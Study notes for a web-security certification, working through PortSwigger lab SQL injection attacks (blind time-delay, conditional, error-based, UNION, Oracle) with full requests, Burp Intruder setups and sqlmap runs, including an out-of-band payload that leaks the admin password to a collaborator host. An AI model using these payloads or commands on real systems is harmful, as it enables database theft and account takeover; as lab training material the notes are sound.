2025-07-16 09:56:44 +0000	wiener@exploit- 0ac8007d0310cb9a9 99bc18001ad00cd.e xploit-server.net	no- reply@0abe001603b4c b3d99c1c28d008c00d8. web-security- academy.net	Account recovery	Hello!  Please follow the link below to reset your password.  <a href="https://0abe001603b4cb3d99c1c28d008c00d8.web-security-academy.net/forgot-password?user=wiener&amp;token=a855c9c043d091ae5f3983735e5cdf47e88f7c5c">https://0abe001603b4cb3d99c1c28d008c00d8.web-security-academy.net/forgot-password?user=wiener&amp;token=a855c9c043d091ae5f3983735e5cdf47e88f7c5c</a>

[PortSwigger Lab: Exploiting time-sensitive vulnerabilities](#)

[Reference: API University and PortSwigger Labs study notes](#)

## SQL Injection

[Blind Time Delay](#)

[Blind SQLi](#)

[Blind SQLi no indication](#)

[Blind SQLi Conditional Response](#)

[Oracle](#)

[SQLMAP](#)

[Non-Oracle Manual SQLi](#)

[Visual error-based SQLi](#)

[HackTheBox CPTS SQLi Fundamentals](#)

Error based or Blind SQL injection vulnerabilities, allow SQL queries in an application to be used to extract data or login credentials from the database. SQLMAP is used to fast track the exploit and retrieve the sensitive information.

**Identify** SQLi, by adding a double ("") or single quote ('') to web parameters or tracking cookies, if this break the SQL syntax resulting in error message response, then positive SQL injection **identified**. If no error or conditional message observed test blind [Time delays](#) payloads.

[SQL Injection cheat sheet examples](#)

Request

Pretty	Raw	Hex
1 GET /filter?category=Pets''-- HTTP/1.1		
2 Host: 0a00000a03b7eef2c18913c400660003.web-security-academy.net		
3 Cookie: session=xnxji87qhGxOdoGKKWlack4pZxYJlTt		
4 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"		
5 Sec-Ch-Ua-Mobile: ?0		
6 Sec-Ch-Ua-Platform: "Linux"		
7 Upgrade-Insecure-Requests: 1		
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Safari/537.36		
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w		

## Blind Time Delay

Blind SQL injection with time delays is tricky to **identify**, fuzzing involves educated guessing as OffSec also taught me in OSCP. The below payload will perform conditional case to delay the response by 10 seconds if positive SQL injection **identified**.

Identify SQLi vulnerability. In [Burp Practice exam Stage 2](#) the advance search filters are vulnerable to PostgreSQL . I found SQLMAP tricky to identify and exploit the practice exam vulnerability in advance search. Manual exploit of the SQL injection time delay in [Practice Exam here](#).

;SELECT CASE WHEN (1=1) THEN pg\_sleep(7) ELSE pg\_sleep(0) END--



[URL encoded](#) PostgreSQL payload.

```
%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(7)+ELSE+pg_sleep(0)+END--
```



Determine how many characters are in the password of the administrator user. To do this, increment the number after >1 conditional check.

```
;SELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
```



**Request**

Pretty Raw Hex

```

1 GET / HTTP/2
2 Host: 0a4300de0305fb56c0486d4a0076006d.web-security-academy.net
3 Cookie: TrackingId=qqXXLWze8xPU0z('%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--; session=WgFRyRvhKiyhHSkgdgEtH00Ze0nlgwzD
4 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?
13 Sec-Fetch-Dest: document

```

② ⚙️ ⏪ ⏩ Search... 0 matches

**Response**

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11650
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
11    <title>
12      Mystery challenge
13    </title>
14  </head>
15  <body>
16    <script src="/resources/labheader/js/labHeader.js">
17  </script>

```

② ⚙️ ⏪ ⏩ Search... 0 matches

Done 11,759 bytes | 10,224 millis

Using CLUSTER Bomb attack to re-run the attack for each permutation of the character positions in the password, and to determine character value.

```
;SELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,$1$,1)='§a§')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
```



Using CLUSTER bomb attack type with two payload, first for the length of the password 1..20 and then second using characters a..z and numbers 0..9. Add the Response Received column to the intruder attack results to sort by and observe the 10 seconds or more delay as positive response.

**Choose an attack type**

Attacktype: Clusterbomb

**Payload positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: <https://0a4300de0305fb56c0486d4a0076006d.web-security-academy.net>  Update Host

```

1 GET / HTTP/2
2 Host: 0a4300de0305fb56c0486d4a0076006d.web-security-academy.net
3 Cookie: TrackingId=
4 qqXKLWYze8xPU0zK %3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,$15,1)+'$a$)+THEN+pg_sleep(7)+ELSE+pg_sleep(0)+END+FROM+users--;
5 Sec-Ch-Ua: <not set>
6 Sec-Ch-UA-Flavors: <not set>
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.89 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
10 Sec-Fetch-Dest: document
11 Sec-Fetch-User: ?0
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Referer: https://0a4300de0305fb56c0486d4a0076006d.web-security-academy.net/
15 Accept-Language: en-US,en;q=0.9
16 Accept-Encoding: gzip, deflate
17 
```

**4. Intruder attack of https://0a4300de0305fb56c0486d4a0076006d.web-security-academy.net - Temporary attack - Not saved to project file**

Attack	Save	Columns	Results	Positions	Payloads	Resource pool	Settings	
Filter: Showing all items								
Request	Payload1	Payload 2	Status	Response received ▾	Response completed	Error	Timeout	Length
580	20	2	200	11188	11188	<input type="checkbox"/>	<input type="checkbox"/>	11759
719	19	9	200	8748	8748	<input type="checkbox"/>	<input type="checkbox"/>	11759
393	13	t	200	7240	7240	<input type="checkbox"/>	<input type="checkbox"/>	11759
Accept-	9	a	200	7235	7235	<input type="checkbox"/>	<input type="checkbox"/>	11759
Accept-	363	s	200	7228	7228	<input type="checkbox"/>	<input type="checkbox"/>	11759
90	10	e	200	7224	7224	<input type="checkbox"/>	<input type="checkbox"/>	11759
134	14	g	200	7224	7224	<input type="checkbox"/>	<input type="checkbox"/>	11759
577	17	2	200	7221	7221	<input type="checkbox"/>	<input type="checkbox"/>	11759
485	5	y	200	7216	7216	<input type="checkbox"/>	<input type="checkbox"/>	11759
371	11	s	200	7215	7215	<input type="checkbox"/>	<input type="checkbox"/>	11759
672	12	7	200	7205	7205	<input type="checkbox"/>	<input type="checkbox"/>	11759
588	8	3	200	7202	7202	<input type="checkbox"/>	<input type="checkbox"/>	11759
321	1	q	200	7199	7241	<input type="checkbox"/>	<input type="checkbox"/>	11759
...	...	...	...	...	...	...	...	...

**Request Response**

Pretty Hex Render

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN

```

### PortSwigger Lab: Blind SQL injection with time delays and information retrieval

#### Practice Exam PostgreSQL TimeDelay

In the Burp Practice exam stage 2 the SQL injection is escaped not using single quote ' but using a semicolon ; and then URL encoding it as %3B .

%3BSELECT+pg\_sleep(7)--



**Request**

```

1 GET /filtered_search?SearchTerm=&sort-by=DATE%3BSELECT+pg_sleep(7)--writer= HTTP/2
2 Host: 0a9900690301fd7bc02be59e00700063.web-security-academy.net
3 Cookie: _lab=
47%7CMC0CFQCIgyR0oVVW1M15LuFmjB28At1%2fAIUB3mtujv53uk4yLvLFU%2bAy9uk5y7CrdTV26hwW1Dt
PYa8X7K3B1JFt63hy33brUaqhNRAJKSN8x9B7r%2bq%2bABnyUECjHOLT9pwNTXctq0TEC1DmcvP6%2bCBBdyX
nMIAMM7cgZK05gRF1Y0; session=QK0NAHg1u4Dkrmjr5nzgoIlvF7HG5VOX
5 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
6 Sec-Ch-Ua-Mobile: ?
7 Sec-Ch-Ua-Platform: "Linux"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/111.0.5563.65 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate

```

**Response**

```

1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2523
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
10    <link href="/resources/css/labs.css rel=stylesheet">
11    <title>
12      Burp Suite Certified Practitioner
13    </title>
14  </head>
15  <script src="/resources/labheader/js/labHeader.js">
16  </script>
17  <div id="academyLabHeader">

```

Done 0 matches 2,650 bytes | 7,175 millis

With a Intruder CLUSTER bomb attack the password can be extracted in one single attack with two payload positions in the below payload.

```
;SELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,$1$,1)='$a$')+THEN+pg_sleep(7)+ELSE+pg_sleep(0)+END+FROM+user
```

Stage 3 of the Burp Practice exam admin portal require exploitation of an [insecure deserialization](#) cookie value.

## Blind SQLi

Target is vulnerable to Out of band data exfiltration using Blind SQL exploitation query. In this case the trackingID cookie. Below is combination of SQL injection and XXE payload to exploit the vulnerability and send administrator password as DNS request to the collaborator service.

```
TrackingId=xxx'+UNION+SELECT+EXTRACTVALUE(xmlltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f<!DOCTYPE+root+[+<!ENTITY+%25+i
```

```

1 GET /filter?category=Lifestyle HTTP/1.1
2 Host: 0ad8000604f70ff4c00d761100320049.web-security-academy.net
3 Cookie: TrackingId=yeVwEp3lZP9ipdkK +UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+password+FROM+users+WHERE+username%3d"administrator")||'.bx6rx169yn0cuauv9gnoqhd8jz7qvfoastify.com/">+%25+remote%3b]>','/l')+FROM+dual--; session=@nzVsKjA7TvxXT4qAEDOPil1GZ7W70Xmz
4 Sec-Ch-Ua: "Chromium";v="109", "Not_A_Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0ad8000604f70ff4c00d761100320049.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18

```

### PortSwigger Lab: Blind SQL injection with out-of-band data exfiltration

The SQL payload above can also be used to extract the Administrator password for the this [PortSwigger Lab: Blind SQL injection with conditional errors challenge](#).

### Blind SQLi no indication

Placing a single quote at end of the `trackingid` cookie or search parameter `/search_advanced?searchTerm='` may give response 500 Internal Server Error . Make an educated guess, by using below blind SQLi payload and combine with basic XXE technique, this then makes a call to collaboration server but no data is ex-filtrated.

`TrackingId=xxx'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+password+FROM+users+WHERE+username%3d"administrator")||'.bx6rx169yn0cuauv9gnoqhd8jz7qvfoastify.com/">+%25+remote%3b]>','/l')+FROM+dual--; session=@nzVsKjA7TvxXT4qAEDOPil1GZ7W70Xmz`

```

1 GET /filter?category=Pets HTTP/1.1
2 Host: 0a7500f503053b8dc26798a400cf00aa.web-security-academy.net
3 Cookie: TrackingId=W64YPaNx0EPA8WEs'%7c%7c(select%20extractvalue(xmltype('%3c%3fxml%20version%3d%221.%022%20encoding%3d%22UTF-8%22%3f%3e%3c!DOCTYPE%20root%20[%20%3c!ENTITY%20%25%20umiy%20SYSTEM%20%22http%3a%2f%2fpng3fqg9hyxq09k99obywl7lyrsfi3mrh08ox.oasti%7c%7c'fy.com%2f%22%3e%25umiy%3b%3e%')%20from%20dual)%7c%7c'; session=Xedsej8mxvE0j7Q73bfq9ir0jUaE1PRE
4 Sec-Ch-Ua: "Not A(Brand);v="24", "W64YPaNx0EPA8WEs'||(select extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % umiy SYSTEM "http://png3fqg9hyxq09k99obywl7lyrsfi3mrh08ox.oasti'||fy.com%"> "%umiy%3b%3e%')%20from dual])||"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a7500f503053b8dc26798a400cf00aa.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18

```

Additional SQLi payload with XML for reference with `||` the SQL concatenation operator to concatenate two expressions that evaluate two character data types or to numeric data type and do some obfuscating.

`'||(select extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % fuzz SYSTEM "http://OASTI'||FY.COM/">%fuzz;]')%20from dual)||'`

### OAST - Out-of-band Application Security Testing

### PortSwigger Lab: Blind SQL injection with out-of-band interaction

## Blind SQLi Conditional Response

This blind SQL injection is *identified* by a small message difference in the responses. When sending a valid true SQL query the response contain `Welcome back` string in response. Invalid false SQL query statement do not contain the response conditional message.

```
' AND '1'='1
```



False SQL statement to *identify* conditional message not in response.

```
' AND '1'='2
```



Determine how many characters are in the password of the administrator user. To do this, change the SQL statement value to and in intruder Settings tab, at the "Grep - Match" section. Clear any existing entries in the list, and then add the value `Welcome back` to *identify* true condition.

```
' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a
```



Next step is to test the character at each position to determine its value. This involves a much larger number of requests.

```
' AND (SELECT SUBSTRING(password,2,1) FROM users WHERE username='administrator')='a
```



Attack type: Sniper

### Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: <https://0a110039040e08c5c32088a900810043.web-security-academy.net>

Request	Payload	Status	Error	Timeout	Length	Welcome back
33	6	200	<input type="checkbox"/>	<input type="checkbox"/>	5784	1
0		200	<input type="checkbox"/>	<input type="checkbox"/>	5723	

Alternative use a CLUSTER Bomb attack and setting two payload positions, first one for the character position with a payload of numbers 1..20 and the second position, using alpha and number characters, this will iterate through each permutation of payload combinations.

Attack type: Cluster bomb

### Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: <https://0a800042043f2c2bc645889700c40054.web-security-academy.net>

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Welcome back
381	1	t	200	<input type="checkbox"/>	<input type="checkbox"/>	5792	1
622	2	5	200	<input type="checkbox"/>	<input type="checkbox"/>	5792	1
683	3	8	200	<input type="checkbox"/>	<input type="checkbox"/>	5792	1
484	4	y	200	<input type="checkbox"/>	<input type="checkbox"/>	5792	1
465	5	x	200	<input type="checkbox"/>	<input type="checkbox"/>	5792	1
66	6	d	200	<input type="checkbox"/>	<input type="checkbox"/>	5792	1
387	7	t	200	<input type="checkbox"/>	<input type="checkbox"/>	5792	1
608	8	4	200	<input type="checkbox"/>	<input type="checkbox"/>	5792	1

[PortSwigger Lab: Blind SQL injection with conditional responses](#)**Oracle**

Identified SQL injection by adding a single quote to the end of the category parameter value and observing response of 500 Internal Server Error .

Retrieve the list of tables in the Oracle database:

```
'+UNION+SELECT+table_name,NULL+FROM+all_tables--
```



Oracle payload to retrieve the details of the columns in the table.

```
'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_XXX'--
```



Oracle payload to retrieve the usernames and passwords from Users\_XXX table.

```
'+UNION+SELECT+USERNAME_XXX,+PASSWORD_XXX+FROM+USERS_XXX--
```

[PortSwigger Lab: SQL injection attack, listing the database contents on Oracle](#)**SQLMAP**

In the [PortSwigger Practice Exam APP](#) we *identify* SQLi on the advance search function by adding a single quote and the response result in HTTP/2 500 Internal Server Error .

Here is my HackTheBox CPTS study notes on SQLMAP examples to bypass primitive protection WAF mechanisms. [SQLMAP Essentials - Cases](#)

After doing some testing with SQLMAP versions 1.7.2#stable and 1.6 , I found that both are able to exploit the PortSwigger Practice exam. Walkthrough from [bmdyy doing the Practice Exam using SQLMAP](#) for reference of the parameters used.

[PortSwigger Forum thread - SQLMAP](#)

I took the practice exam and was able to exploit SQLi using below payload.

```
sqlmap -u 'https://TARGET.net/filtered_search?SearchTerm=x&sort-by=DATE&writer=' \
-H 'authority: 0af007004402dacc1e7220100750051.web-security-academy.net' \
-H 'accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'accept-language: en-US,en;q=0.9' \
-H 'cookie: _lab=YesYesYesYes; session=YesYesYesYes' \
-H 'referer: https://TARGET.net/filtered_search?SearchTerm=x&sort-by=DATE&writer=' \
-H 'sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Linux"' \
-H 'sec-fetch-dest: document' \
-H 'sec-fetch-mode: navigate' \
-H 'sec-fetch-site: same-origin' \
-H 'sec-fetch-user: ?1' \
-H 'upgrade-insecure-requests: 1' \
-H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36' \
-p 'sort-by' -batch --flush-session --dbms postgresql --technique E --level 5
```



```
[kali㉿kali]:~/Downloads/sqlmap-1.0]
$ Sqlmap -v -u "https://0afd007004402dacc1e7220100750051.web-security-academy.net/filtered_search?SearchTerm=x&sort-by=DATE&writer=' \ed Practitioner"
[...]
[+] [17:20:37] [INFO] starting @ 2023-03-21/2023-03-21
[12:20:37] [INFO] flushing session file
[12:20:37] [INFO] testing connection to the target URL
[12:20:39] [INFO] connection attempt detected by some kind of WAF/IPS
[12:20:39] [WARNING] heuristic (basic) test shows that GET parameter 'sort-by' might not be injectable
[12:20:40] [INFO] testing for SQL injection on GET parameter 'sort-by'
[12:20:40] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[12:20:40] [INFO] found and filtering out GET parameter 'sort-by' found in searchTerm=x&sort-by=DATE&writer=' \ed Practitioner
[12:21:16] [INFO] testing 'PostgreSQL error-based - Parameter replace'
[12:21:16] [INFO] GET parameter 'sort-by' is 'PostgreSQL error-based - Parameter replace' injectable
for the remaining tests, do you want to include all tests for 'PostgreSQL' extending provided risk (1) value? [y/N] Y
GET parameter 'sort-by' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 55 HTTP(s) requests:
Parameter: sort-by (GET)
Type: error-based
Title: PostgreSQL error-based - Parameter replace
Payload: SearchTerm=x&sort-by=(CAST((CHR(113)||CHR(120)||CHR(107)||CHR(113))||(SELECT (CASE WHEN (9217=9217) THEN 1 ELSE 0 END)::text ||(CHR(113)||CHR(106)||CHR(122)||CHR(113)) AS NUMERIC))
[12:21:17] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[12:21:22] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 64 times
[12:21:22] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/0afd007004402dacc1e7220100750051.web-security-academy.net'
[*] ending @ 2023-03-21/2023-03-21
```

This is also a good start with SQLMAP to *identify* and extract data from a sensitive error based time delay SQL injection in advance search filters on the exam.

```
sqlmap -v -u 'https://TARGET.NET/search?term=x&organizeby=DATE&journalist=&cachebust=1656138093.57' -p "term" --batch --
cookie="_lab=YESYESYESYES; session=YESYESYESYES" --random-agent --level=2 --risk=2
```

```
[16:45:39] [INFO] falling back to current database
[16:45:39] [INFO] fetching current database
[16:45:40] [WARNING] on PostgreSQL you'll need to use schema names for enumeration as the count
rpart to database names on other DBMSes
available databases [1]:
[*] public

[16:45:40] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 54 times
[16:45:40] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/0a93
007e04e29b2ac06b2cf100ad00fe.web-security-academy.net'

[*] ending @ 16:45:40 /2023-03-21

[root@kali]:~/Downloads/portswigger]
# sqlmap -v -u 'https://0a93007e04e29b2ac06b2cf100ad00fe.web-security-academy.net/search_advanc
ed?term=xxx&sortby=DATE&bloggerid=' -p "term" --batch --cookie="_lab=46%7cMCwCFBrytjVEOmgoAWI0
Vjurim9M8NMtAhRvoiElpiBjv38UrqrqPRUmaopqlbQiHdNtHfpQrlL6GViopfG8HIRrvn0dhE03BbJze%2bsTUCjR0%2fqSj
x08Facy67DCEJIAmA%2b%2bdHFHuJ2h0J304lnqZuqmGo%2bzPeLbXcfVb53H%2f2hca4%2bA%3d; session=YdPY1kpXbV
s9PEk5MrLWqBlqvdxz9sk" --random-agent --level=2 --risk=2 --dbms PostgreSQL -D public --tables
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this or any other use of this software.

## SQLMAP Help usage

SQLMAP DBs to get databases.

```
-p 'sort-by' -batch --dbms postgresql --technique E --level 5 --dbs
```

Use SQLMAP dump tables identified from public database.

```
-p 'sort-by' -batch --dbms postgresql --technique E --level 5 -D public --tables
```

ContinueUse SQLMAP E Technique to get the users content.

```
-p 'sort-by' -batch --dbms postgresql --technique E --level 5 -D public -T users --dump
```

## Non-Oracle Manual SQLi

SQL injection UNION attack, determining the **number of columns** returned by the query.

```
'+UNION+SELECT+NULL,NULL--
```



Determined there is **two** columns returned. Finding a column containing `text`, to be used for reflecting information extracted.

```
'+UNION+SELECT+'fuzzer',NULL--
```



Next *identifying* a list of **tables** in the database.

```
'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--
```



**OPTIONAL:** Retrieve data from other tables, use code below payload to retrieve the contents of the `users` table.

```
'+UNION+SELECT+username,+password+FROM+users--
```



Retrieve the names of the **columns** in the `users` table.

```
'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_XXXX'--
```



Final step is to dump data from the `username` and `password` columns.

```
'+UNION+SELECT+username_XXXX,+password_XXXX+FROM+users_XXXX--
```



**EXTRA:** If you only have one column to extract text data, then concatenate multiple values in a single reflected output field using SQL syntax `||` characters from the database.

```
'+UNION+SELECT+NULL,username||'~'||password+FROM+users--
```



The screenshot shows the Burp Suite interface with a manual SQL injection workflow. The steps are numbered 1 through 4:

- Determine no. columns
- get DB tables
- get columns
- dump data

The "Send" button is highlighted with a yellow circle labeled 1. The "get DB tables" button is highlighted with a yellow circle labeled 2. The "get columns" button is highlighted with a yellow circle labeled 3. The "dump data" button is highlighted with a yellow circle labeled 4.

**Request:**

```
GET /filter?category='+UNION+SELECT+username_bkjkn,+password_uedvyc+FROM+users_lamyrw-- HTTP/2
Host: 0ab900af03cd1461c0f3f4ab00f200ef.web-security-academy.net
Cookie: session=WUPiHqIC9EHYBYYgRqlzcVDIXBx5v3cW
Sec-Ch-Ua: "Not A (Brand";v="24", "Chromium";v="110"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.105 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
Sec-Fetch-Site: same-origin
```

**Response:**

```
</tr>
<tr>
<th>
    administrator
</th>
<td>
    avch6dfmmvkot42jwuwl
</td>
```

A yellow box highlights the "administrator" value in the response table.

[PortSwigger Lab: SQL injection attack, listing the database contents on non-Oracle databases](#)

## Visual error-based SQLi

Adding a single quote to the end of the `TrackingId` cookie value, we can *identify* and confirm the SQL Injection based on the message in the response.

```

Request
Pretty Raw Hex
1 GET /filter?category=Lifestyle HTTP/2
2 Host: 0ae500f303fd664a80a821af00f00032.web-security-academy.net
3 Cookie: TrackingId=NpotpTpef7fcznok'; session=QtS8UwUgQFWvqIC1vwYS8HmCN3cLt4a0
4 Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="112"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=1.0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0ae500f303fd664a80a821af00f00032.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17

②⚙️ ⏪ ⏩ Search...

```

**Response**

```

Pretty Raw Hex Render
35   </span>
36   </div>
37   </div>
38 </section>
39 </div>
40 <div theme="">
41 <section class="maincontainer">
42   <div class="container is-page">
43     <header class="navigation-header">
44   </header>
45   <h4>
      Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'NpotpTpef7fcznok'.
    </h4>

```

The two payloads validate administrator record is the first record, and then to retrieve the password for the Administrator account from the user table in the database, from the columns username and password .

```
TrackingId=x'||CAST((SELECT username FROM users LIMIT 1) AS int)--;
TrackingId=x'||CAST((SELECT password FROM users LIMIT 1) AS int)--;
```



Due to the cookie value length limit the payload is shortened by using limit 1 , and the actual cookie value replace with just a letter x . SQL Injection used the [CAST function](#).

```

Request
Pretty Raw Hex
1 GET /filter?category=Lifestyle HTTP/2
2 Host: 0ae500f303fd664a80a821af00f00032.web-security-academy.net
3 Cookie: TrackingId=x'||CAST((SELECT password FROM users LIMIT 1) AS int)--; session=QtS8UwUgQFWvqIC1vwYS8HmCN3cLt4a0
4 Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="112"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=1.0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0ae500f303fd664a80a821af00f00032.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17

②⚙️ ⏪ ⏩ Search...

```

**Response**

```

Pretty Raw Hex Render
35   </span>
36   </div>
37   </div>
38 </section>
39 </div>
40 <div theme="">
41 <section class="maincontainer">
42   <div class="container is-page">
43     <header class="navigation-header">
44   </header>
45   <h4>
      ERROR: invalid input syntax for type integer: "h1pofypsytaneyqxn5x"
    </h4>

```

[PortSwigger Lab: Visible error-based SQL injection](#)

## JWT

[JWT bypass via JWK](#)

[JWT Weak secret](#)

[JWT kid header](#)

[JWT arbitrary jku header](#)

JSON web tokens (JWTs) use to send cryptographically signed JSON data, and most commonly used to send information ("claims") about users as part of authentication, session handling, and access control.

### JWT bypass via JWK

The burp scanner **identify** vulnerability in server as, **JWT self-signed JWK header supported**. Possible to exploit it through failed check of the provided key source.

**jwk (JSON Web Key)** - Provides an embedded JSON object representing the key.

Authentication bypass Exploit steps via jwk header injection:

1. New RSA Key
2. In request JWT payload, change the value of the **sub** claim to administrator
